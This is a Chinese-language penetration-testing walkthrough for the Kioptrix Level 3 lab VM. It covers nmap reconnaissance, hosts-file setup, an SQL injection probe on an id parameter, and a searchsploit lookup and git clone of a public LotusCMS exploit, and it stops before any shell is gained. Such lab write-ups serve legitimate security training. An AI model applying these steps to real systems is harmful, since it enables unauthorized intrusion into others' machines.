
#oscp#渗透测试 kioptix level 3靶机getshell及提权教程
声明!
文章所提到的网站以及内容,只做学习交流,其他均与本人以及泷羽sec团队无关,切勿触碰法律底线,否则后果自负!!!!
一、靶机搭建
点击扫描虚拟机

选择靶机使在文件夹即可

二、信息收集
前言
信息收集阶段,因为这里是靶机,所以不需要做什么,但是实际渗透测试中,大家一定要学会正确的隐藏自己的个人信息
扫完ip后即可得到以下信息
kali:192.168.108.130
目标ip:192.168.108.137

扫ip
nmap -sn 192.168.108.0/24
排除已知的,这个则是靶机ip
扫端口和服务信息
nmap -p 1-65535 192.168.108.137

nmap -sV 192.168.108.137

可用信息
OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
指纹探测
nmap 192.168.108.137 -p 22,80 -sV -sC -O --version-all
得到以下信息

操作系统信息:
OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33
三、踩点或预探测
1.访问web服务
有以下页面


有登录框,可能存在漏洞,尝试弱口令无果
有个页面不可正常访问,可能是DNS缓存的问题,去设置一下
2. 设置域名解析
1. windows环境下

首先如果浏览器访问过该网站,需要找到浏览器缓存,这里我使用的火狐浏览器,点击管理数据

找到刚才的网站,删除缓存
在下面的目录下,选择host属性
C:\Windows\System32\drivers\etc
设置权限


设置之后在记事本编辑,设置如下,靶机ip 域名

然后刷新缓存即可
2. linu环境下设置
sudo vim /ets/hosts
输入以下保存即可
靶机ip kioptrix3.com

全部完成之后这个页面即可正常访问
3. 找出可利用点
sql注入
逐个点击之后发现此处存在id参数

尝试利用


测试id=2;id=1',发现报错,应该存在sql注入漏洞
LotusCMS漏洞
searchsploit LotusCMS
第一个需要利用msfconsle,这里我们用第二个

github上搜索

复制以下链接

https://github.com/Hood3dRob1n/LotusCMS-Exploit.git
执行
git clone https://github.com/Hood3dRob1n/LotusCMS-Exploit.git/
拉取成功
